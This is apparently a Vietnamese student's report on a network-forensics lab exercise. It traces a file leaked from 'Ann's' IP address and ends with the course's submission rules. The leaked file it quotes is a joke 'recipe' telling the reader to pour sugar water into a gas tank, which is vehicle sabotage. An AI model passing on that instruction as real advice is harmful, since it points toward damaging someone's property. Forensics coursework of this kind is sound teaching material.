


- Ta thực hiện tìm hiểu thông tin ở các tab File, Messages,... để điều tra

- Ở tab File ta thấy có một file recipe.dox được gởi từ IP 192.168.1.158 chính là IP của Ann



- Đọc nội dung file thì ta biết được đây chính là file chứa công thức nấu ăn bí mật của công ty



Recipe for Disaster:

1 serving


Ingredients:

4 cups sugar

2 cups water

In a medium saucepan, bring the water to a boil. Add sugar. Stir gently over low heat until sugar is fully dissolved. Remove the saucepan from heat. Allow to cool completely. Pour into gas tank. Repeat as necessary.

- Ở tab Messages, ta đọc được 2 đoạn tin nhắn mà Ann gửi tới một IP lạ



- Kết luận: Ann là gián điệp (hoặc cái gì đó tương tự) đã ăn cắp công thức nấu ăn bí mật của công ty và sau đó copy vào USB và có thể đã hẹn gặp đồng bọn ở Hawaii để giao hàng.

Sinh viên đọc kỹ yêu cầu trình bày bên dưới trang này

YÊU CẦU CHUNG

- Sinh viên tìm hiểu và thực hiện bài tập theo yêu cầu, hướng dẫn.
- Nộp báo cáo kết quả chi tiết những việc (**Report**) bạn đã thực hiện, quan sát thấy và kèm ảnh chụp màn hình kết quả (nếu có); giải thích cho quan sát (nếu có).
- Sinh viên báo cáo kết quả thực hiện và nộp bài.

Báo cáo:

- File .DOCX và .PDF. Tập trung vào nội dung, không mô tả lý thuyết.
- Nội dung trình bày bằng Font chữ Times New Romans/ hoặc font chữ của mẫu báo cáo này (UTM Neo Sans Intel/UTM Viet Sach)– cỡ chữ 13. Canh đều (Justify) cho văn bản. Canh giữa (Center) cho ảnh chụp.
- Đặt tên theo định dạng: [Mã lớp]-ExeX_GroupY. (trong đó X là Thứ tự Bài tập, Y là mã số thứ tự nhóm trong danh sách mà GV phụ trách công bố).

  *Ví dụ: [*NT101.K11.ANTT*]-Exe01_Group03.*
- Nếu báo cáo có nhiều file, nén tất cả file vào file .ZIP với cùng tên file báo cáo.
- Không đặt tên đúng định dạng – yêu cầu, sẽ **KHÔNG** chấm điểm bài nộp.
- Nộp file báo cáo trên theo thời gian đã thống nhất tại courses.uit.edu.vn.

Đánh giá:

- Hoàn thành tốt yêu cầu được giao.
- Có nội dung mở rộng, ứng dụng.

Bài sao chép, trễ, … sẽ được xử lý tùy mức độ vi phạm.

HẾT